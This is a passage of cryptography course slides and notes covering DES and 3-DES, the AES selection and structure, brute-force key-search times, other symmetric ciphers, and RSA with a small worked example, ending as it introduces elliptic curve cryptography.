
- **Drawback: manipulation of transmitted data is possible**

- ▶ Modifying 1 bit in ciphertext corresponds with modifying 1 bit in original plaintext
- ▶ Must be combined with separate data -integrity mechanism

87



88



Note that for the decryption of the ciphertext data ( $C_1, C_2, \dots$ ) the *encryption* algorithm is used, and not the *decryption* algorithm.

## ■ CTR (CounTeR)

- **Advantages**

- ▶ Bit error in transmission only causes bit error in output
- ▶ It is possible to pre-compute the key stream
- ▶ Makes replay attacks harder
  - ✓ If unique initial counter value is used
- ▶ Parallelisation is easy

- **Drawback: manipulation of transmitted data is possible**

- ▶ Modifying 1 bit in ciphertext corresponds with modifying 1 bit in original plaintext
- ▶ Must be combined with separate data -integrity mechanism

90

## ■ Always possible to simply try every key

- most basic attack, proportional to key size
- assume either know/ recognise plaintext

Key Size (bits)	Number of Alternative Keys	Time required at 1 decryption/µs	Time required at 10 decryptions/µs
32	$2^{32} = 4.3 \times 10^9$	$2^{31} \mu\text{s} = 35.8 \text{ minutes}$	2.15 milliseconds
56	$2^{56} = 7.2 \times 10^{16}$	$2^{55} \mu\text{s} = 1142 \text{ years}$	10.01 hours
128	$2^{128} = 3.4 \times 10^{38}$	$2^{127} \mu\text{s} = 5.4 \times 10^{24} \text{ years}$	$5.4 \times 10^{18} \text{ years}$
168	$2^{168} = 3.7 \times 10^{50}$	$2^{167} \mu\text{s} = 5.9 \times 10^{36} \text{ years}$	$5.9 \times 10^{30} \text{ years}$
26 characters (permutation)	$26! = 4 \times 10^{26}$	$2 \times 10^{26} \mu\text{s} = 6.4 \times 10^{12} \text{ years}$	$6.4 \times 10^6 \text{ years}$

91


A brute-force attack involves trying every possible key until an intelligible translation of the ciphertext into plaintext is obtained. On average, half of all possible keys must be tried to achieve success. The table shows how much time is required to conduct a brute-force attack, for various common key sizes (DES is 56, AES is 128, Triple-DES is 168, plus general mono-alphabetic cipher), where either a single system or a million parallel systems, are used.

## ■ From DES to 3-DES

- 56 bits of DES-key is too short...
  - ▶ Breakable today
- ...but DES is present in a lot of hardware
- Applying DES-algorithm 3 times in a row
  - ▶ Using different keys, new key length is 168 bits
  - ▶ Lifetime extension for DES
  - ▶ Secure...
  - ▶ ...but even slower than DES

92

## ■ 3-DES (Triple DES) (encryption)



93

3-DES operation is quite simple. The 168 bits key is split into 3 subkeys of 56 bits ( $K_1$ ,  $K_2$  and  $K_3$ ), which are used in the 3 DES encryptions/decryptions (encryption – decryption – encryption). One of the reasons why the middle step is a DES decryption, is compatibility with standard DES. With 3 identical subkeys ( $K_1 = K_2 = K_3 = K$ ), 3-DES is equivalent with standard DES (with key  $K$ ). This allows to use 3-DES hardware where standard DES is required (at the cost of some lost computation time).


It can also be used with only 2 different subkeys ( $K_1 = K_3$  and  $K_2$ ), in which case the key length is only 112 bits.

To be fair, we need to mention that 3-DES isn't as strong as its key length (112 or 168 bits) suggests. "Meet-in-the-middle" attacks, which proved fatal for 2-DES, weaken the 3-DES encryption scheme (at the cost, to the attacker, of a more complex attack, requiring a larger collection of data). The effective strength of 3-DES with a 168 bits key is no more than 112 bits.

And finally, there are also more sophisticated cryptanalysis attacks that weaken the strength of 3-DES. When only 2 distinct subkeys are used ( $K_1 = K_3$  and  $K_2$ ) the achieved security isn't any better than 80 bits (instead of 112).

[http://csrc.nist.gov/publications/nistpubs/800-57/sp800-57\\_part1\\_rev3\\_general.pdf](http://csrc.nist.gov/publications/nistpubs/800-57/sp800-57_part1_rev3_general.pdf)

## ■ 3-DES (Triple DES) (decryption)



94

- Steganography
- Encryption throughout history
- Modern cryptography
  - Symmetric encryption algorithms
    - ▶ DES & 3-DES
    - ▶ AES
    - ▶ Others
  - Asymmetric encryption algorithms
  - HASH algorithms
  - MAC algorithms

95

- Jan. 1997: the *National Institute of Standards and Technology (NIST)* of the USA announces the AES development effort.
- Sep. 1997: formal *call for algorithms open to everyone*
  - AES would specify an unclassified publicly disclosed encryption algorithm(s), available royalty -free, worldwide.
  - The algorithm(s) must implement symmetric key cryptography as a block cipher and(at a minimum) support block sizes of 128 -bits and key sizes of 128-, 192-, and 256-bits.
- Aug. 1998: first AES candidate conference
  - NIST announces the selection of 15 candidate algorithms
  - Demand for public comments

96

- Mar. 1999: second AES candidate conference
- April 1999:
  - Using the analyses and comments received NIST selects five algorithms as finalist candidates *MARS, RC6, Rijndael, Serpent, and Twofish*
  - Demand for public comments on any aspect of the finalists
    - ▶ Cryptanalysis
  - Implementation issues
  - Intellectual property & Overall recommendations
- May 2000: third AES candidate conference
- October 2000: Rijndael is announced as NIST's proposal for AES
- 28. February 2001: draft FIPS standard is published
- 29. May 2001: comment period ends
- 26. November 2001: official announcement of the AES standard

97

## ■ AES (Advanced Encryption Standard)

- Based on the Rijndael algorithm
- NIST standard for coming decades
- Designed to withstand known cryptanalysis attacks
- 128 bits block size
- Key length: 128, 192 or 256 bits
- Adequate for both hardware(8 bits) and software implementations (32 bits and more)
- Significantly faster than 3DES for 32 bit architecture

98

Recently, cryptanalysis attacks against AES have been developed, requiring less effort than a brute-force attack. Until now, these attacks are still theoretical rather than practical. In most cases, the attack only works for a reduced number of rounds, or for very specific situations, such as “related key” or “related subkey” attacks, which can’t be applied in practice. AES-256 is somewhat more vulnerable to these attacks than the other versions of the algorithm.


The authors of Rijndael have published a (slightly sarcastic) reaction to these exotic attacks:

<http://eprint.iacr.org/2010/337.pdf>

The only generic attack (2011) on the full algorithm yields only minimal gains (about 4 times faster than a brute force attack).

<http://research.microsoft.com/en-us/projects/cryptanalysis/aesbc.pdf>


## AES-128: summary



99

The 192 bits (AES-192) or 256 bits (AES-256) versions of AES are fully analogous. There are a few minor differences in the key generation and the number of rounds is larger (12 rounds for AES-192 and 14 for AES-256).

## ■ No Feistel structure



100

ByteSub: a non-linear byte substitution (basically an s-box), specifically designed to work against differential and linear cryptanalysis

ShiftRow: the rows of the state are cyclically shifted by various offsets, aims to increase diffusion

MixColumn: an operation based on polynomial algebra, aims to increase diffusion

RoundKey: a round-key is XORed with the state

- Roughly 3 times the speed of DES (200 MBit/s vs. 80 MBit/s)
  - Speed was critical in the selection of Rijndael as AES
  - Other ciphers were considered stronger but slower
  - Rijndael seemed to be the best overall choice
- Can be used in CBC or CTR modes in communication.
- Highly parallel architecture
  
- From the NIST report:
  - “Rijndael appears to offer an adequate security margin. [There is] some criticism on two grounds: that its security margin is on the low side [...], and that its mathematical structure may lead to attacks. However, its structure is fairly simple.”
  - “Twofish appears to offer a high security margin. [...] Twofish has received some criticism for its complexity”

101

- Steganography
- Encryption throughout history
- Modern cryptography
  - Symmetric encryption algorithms
    - ▶ DES & 3-DES
    - ▶ AES
    - ▶ Others
  - Asymmetric encryption algorithms
  - HASH algorithms
  - MAC algorithms

102

## ■ Other algorithms

- **Blowfish / twofish**
  - ▶ Variable key length (32 to 448 bits)
  - ▶ 64 bit block size
  - ▶ Also very secure, open and fast
- **RC5**
  - ▶ Variable block size (2 words of 16, 32, or 64 bits)
  - ▶ Variable number of rounds (0 to 255)
  - ▶ Variable key length (0 to 255 bytes)
  - ▶ Default RC5-32/12/16
- **RC2 (obsolete)**
- **CAST**
- **IDEA**
- **Serpent**
- **CAST5, RC4, Skipjack, Safer+/++ (Bluetooth), ...**

103

### **Blowfish and Twofish**

#### **RC2**

Ron Rivest developed the RC2 algorithm in the late 1980s as a replacement for DES. RC2 encrypts data in 64-bit blocks and has a variable key size of 8 to 128 bits in 8-bit increments. Lotus Development requested Rivest's help in creating RC2 for the company's Lotus Notes software. Because a large part of an encryption algorithm's strength lies in the length of its keys, researchers now consider RC2 to be too easily compromised.

#### **Serpent**

Cambridge researchers Ross Anderson, Eli Biham, and Lars Knudsen developed the Serpent algorithm in 2000. The researchers believed other algorithms had theoretical flaws that rendered their encryption vulnerable to shortcut attacks. They sought to develop an encryption algorithm that was as free from these flaws as possible. Serpent was the result of their efforts; it uses a 128-bit block and 256-bit keys. As with Blowfish and Twofish, the Serpent algorithm is in the public domain. Researchers have given Serpent very high scores for "safety factor," or trustworthiness against attacks.

## ■ Speed comparison for various algorithms on PC

- <http://www.cryptopp.com/benchmarks.html>
- AES-128 about 3 to 4 times faster than DES
- 3-DES 3 time slower than DES

104

Most asymmetrical algorithms are based on mathematical algorithms that are asymmetrically hard. An example is the Discrete logarithm problem, e.g. Diffie-Helman, see chapter on “Key Exchanges”. Other examples in factoring large integers (e.g. RSA).

## ■ Symmetric encryption

- Both sender and receiver need to know the secret key
- How to exchange this key?

## ■ Asymmetric encryption or “public key encryption”

- Key pair for each user

- ▶ A **private** key
  - ✓ Only known to user himself
- ▶ A **public** key
  - ✓ Public to everyone
  - ✓ Preferably as public as possible


- Principle:

- ▶ No useful information may be derived about **private** key from knowledge of **public** key
- ▶ Typically relies on hard mathematical problems
  - ✓ E.g. factorisation of the product of 2 large primes

106

In this course we use the expression “**private key**” for the secret information in an **asymmetric** encryption algorithm, and the expression “**secret key**” for the secret information in a **symmetric** encryption algorithm. The sole purpose of this wording is to distinguish between both types of algorithms. However, in literature about security and cryptography one may occasionally encounter the expression “**secret key**” for asymmetric encryption. The context should make clear whether one is dealing with a symmetric or with an asymmetric algorithm.

A consequence of the reliance on a hard mathematical problem is that the security of the algorithm is threatened not only by increasing computer power, but also by possible improvements in the solution techniques of the mathematical problem. This happened in the 90's with prime factorisation. The complexity of solving this problem was significantly reduced by the introduction of the GNFS and may even be further reduced in the future, hereby threatening RSA for not too long a key length (1024 bits; 768 bits should be considered broken by now).



In a key pair for asymmetric encryption we write  $KU_A$  for A's public key and  $KR_A$  for A's private key.


## ■ Concept

- **Transforms plaintext message into ciphertext message**
  - ▶ Transformation using the **public key** of the receiver of the message
- **Inverse operation: decryption**
  - ▶ Converting ciphertext message into plaintext message
  - ▶ Using receiver's **private key**
- **Only the owner of the private key can decrypt the message**

## ■ Comparison with symmetric encryption

- **No longer required to exchange secret key**
- **Typically much longer keys...**
- **...that aren't more secure**
  - ▶ 1024 bits RSA offers lower security than 128 bits AES
- **Much slower (by 2 to 3 orders of magnitude)**
  - ▶ No replacement, but complement:
    - ✓ E.g. encrypting secret key for symmetric encryption

108



109


## ■ Concept

- **Transform plaintext message into ciphertext message**
  - ▶ Using the **private key** of the sender of the message
    - ✓ Only the owner of the **private key** can encrypt the message in this way
    - ✓ Kind of sender's "signature" for this message
- **Inverse operation: decryption**
  - ▶ Converting ciphertext message into plaintext message
  - ▶ **Using sender's public key**
    - ✓ Verification of sender's authenticity
    - ✓ Verification of message data -integrity (partially)
    - ✓ Sender must own **private key** corresponding to this public key
  - ▶ **Requires knowledge of public key ownership**

110

Data-integrity is only partially achieved. It is indeed impossible for an attacker to modify the message, but without additional measures, the attacker could still replay or suppress the message. This is sometimes called **message authentication**.

## Confidentiality + authentication



111

## ■ Combining confidentiality + authentication

- Only sender A(lice) can send message encrypted using A(lice)'s **private key**
  - ▶ Authenticity of entity A(lice)
  - ▶ Data-integrity of message (partially)
  - ▶ To be verified using A(lice)'s **public key**
- Only receiver B(ob) can decrypt message that was encrypted using B(ob)'s **public key**
  - ▶ Confidentiality of communication between A(lice) and B(ob)
- Requires that each party knows the **public key** of the other party

112

## ■ Asymmetric encryption

- **Drawbacks**

- ▶ Slow
- ▶ Impractical to encrypt full message using asymmetric algorithm in order to achieve authentication
- ▶ Almost never used to encrypt large data exchanges!

- **Combination with symmetric encryption for confidentiality**

- ▶ See SSH, PGP, ...

- **Combination with hash functions for authentication**

- **Suitable for short messages**

- ▶ E.g. key exchange

113

## ■ Steganography

## ■ Encryption throughout history

## ■ Modern cryptography

- Symmetric encryption algorithms

- **Asymmetric encryption algorithms**

- ▶ RSA

- ▶ Other (ElGamal, ECC, ...)

- HASH algorithms

114

Most asymmetrical algorithms are based on mathematical algorithms that are asymmetrically hard. An example of such a problem was already given (Discrete logarithm problem, e.g. Diffie-Helman, see chapter on "Key Exchanges"). Other examples in factoring large integers (e.g. RSA).



## ■ RSA

- **Most commonly used algorithm**
- **Variable key length**
  - ▶ Number of bits needed to represent product
  - ▶ Typical values:
    - ✓ 512 bits (weak, can be cracked on a modern PC)
    - ✓ 1024 bits (still mostly secure)
    - ✓ 2048 bits (really secure)
    - ✓ 4096 bits (paranoia -level secure)
- **Encryption and decryption are the same mathematical operation**

## ■ Security of the algorithm

- Relies on the fact that factorising the product of 2 large primes is hard

115

RSA is made of the initial letters of the surnames of Ron Rivest, Adi Shamir, and Leonard Adleman, who first publicly described the algorithm in 1977. Clifford Cocks, an English mathematician, had developed an equivalent system in 1973, but it was not declassified until 1997.

That RSA-512 can be cracked on a modern PC was illustrated a few years ago. In July 2009 an RSA-512 key, used to sign the OS of the TI-83 calculator, was cracked using a dual-core PC (1.9 GHz clock speed), free GNFS software and 73 days patience. See also:

[http://en.wikipedia.org/wiki/Texas\\_Instruments\\_signing\\_key\\_controversy](http://en.wikipedia.org/wiki/Texas_Instruments_signing_key_controversy)

[http://www.schneier.com/blog/archives/2009/09/texas\\_instrumen.html](http://www.schneier.com/blog/archives/2009/09/texas_instrumen.html)

As of 2010, the largest factored RSA number was 768 bits long.

## ■ Key generation

- Select  $p, q$  (primes; private)
- Compute  $n = p \times q$  (public)
- Compute  $\phi(n) = (p-1) \times (q-1)$  (private)
- Select  $e$  (public)
  - ▶  $\gcd(\phi(n), e) = 1$  and  $1 < e < \phi(n)$
- Compute  $d$  (private)
  - ▶  $d = e^{-1} \pmod{\phi(n)}$ 
    - ✓ E.g.  $d \times e \equiv 1 \pmod{\phi(n)}$
    - ✓ Often calculated using extended Euclidean algorithm

## ■ Key exchanges

- Public key:  $KU = \{e, n\}$
- Private key:  $KR = \{d, n\}$  or  $KR = \{d, p, q\}$

116

The power -1 indicates that d is the modular multiplicative inverse of e (modulo  $\phi(n)$ ) I.e.: calculate d so that  $e^{-1} \pmod{\phi(n)} = 1$

## ■ Illustration of principle:

### ● Key generation

- ▶  $p = 13$        $q = 19$        $n = p \times q = 247$
- ▶  $\phi(n) = (p-1) \times (q-1) = 216$
- ▶ Choose  $e = 5$  ( $\text{gcd}(e, \phi(n)) = 1$ )
- ▶ Determine  $d = (e^{-1}) \bmod 216 = 173$   
 ✓  $(5 \times 173 = 865 = 1 \bmod 216)$
- ▶ **KU = {5, 247} (public)**
- ▶ **KR = {173, 247} (private)**

### ● Encryption/decryption

- ▶ Given message  $M = 71$
- ▶ Encryption:  $C = M^e \bmod 247 = 67$
- ▶ Decryption:  $M = C^d \bmod 247 = 71$ 
  - ✓ Because  $ed = k\phi(n) + 1$
  - ✓ So  $M^{ed} \bmod n = M \bmod n$   
 (cf. extension of Euler's theorem)

117

## ■ Encryption (using public key $\{e, n\}$ )

- $C = M^e \bmod n$

## ■ Decryption

- $M = C^d \bmod n$
- Only owner of private key  $\{d, n\}$  can decrypt ciphertext message  $C$ 
  - ▶ Achieves confidentiality function

118

## ■ Digital signature (using private key)

- $S = M^d \text{ mod } n$
- Only owner of private key  $\{d,n\}$  can generate this signature
  - ▶ Achieves authentication function

## ■ Verification

- $M = S^e \text{ mod } n$
- Anyone who knows public key  $\{e,n\}$  can verify signature

119

## ■ Specific schemes

- Set of guidelines and standards on how to use RSA
  - ▶ Protect the user against badly chosen values
  - ▶ Include best practices (padding, etc.)
  - ▶ Defines standardized message structures and conversions
  - ▶ To avoid vulnerabilities in “raw” RSA algorithm
- Examples:
  - ▶ PKCS#1-1.5 (Public-Key Cryptography Standards)
    - ✓ For both encryption and digital signature
    - ✓ Used in X.509 certificates and the Belgian eID
  - ▶ PKCS#1-2.0 and 2.1
    - ✓ RSA-OAEP (Optimal Asymmetric Encryption Padding)
      - » For encryption (using hash functions)
    - ✓ RSA-PSS (Probabilistic Signature Scheme)
      - » For digital signatures (using hash functions)

120

- Steganography
- Encryption throughout history
- Modern cryptography
  - Symmetric encryption algorithms
  - **Asymmetric encryption algorithms**
    - ▶ RSA
    - ▶ Other (ElGamal, ECC, ...)
  - HASH algorithms
  - MAC algorithms

121


- ElGamal encryption
  - Based on Diffie-Hellman problem (DHP)
    - ▶ Difficulty of computing discrete logarithms
    - ▶ Similar key lengths to RSA (and similar strengths)
  - See chapter “key exchanges”

122

## ■ Elliptic Curve Cryptography

- Based on the algebraic structure of elliptic curves over finite fields
  - ▶ Related to ElGamal
  - ▶ Elliptic curve fulfills the mathematical equation  $y^2 = x^3 + ax + b$
  - ✓ Symmetrical curves (Xaxis)

## Examples



123


Elliptic Curve (EC) systems as applied to cryptography were first proposed in 1985 independently by Neal Koblitz and Victor Miller. The discrete logarithm problem on elliptic curve groups is believed to be more difficult than the corresponding problem in (the multiplicative group of nonzero elements of) the underlying finite field.

An elliptic curve is the set of points that satisfy a specific mathematical equation. The equation for an elliptic curve looks like this:

$$y^2 = x^3 + ax + b$$

## ■ Elliptic Curve Cryptography

- Based on the algebraic structure of elliptic curves over finite fields
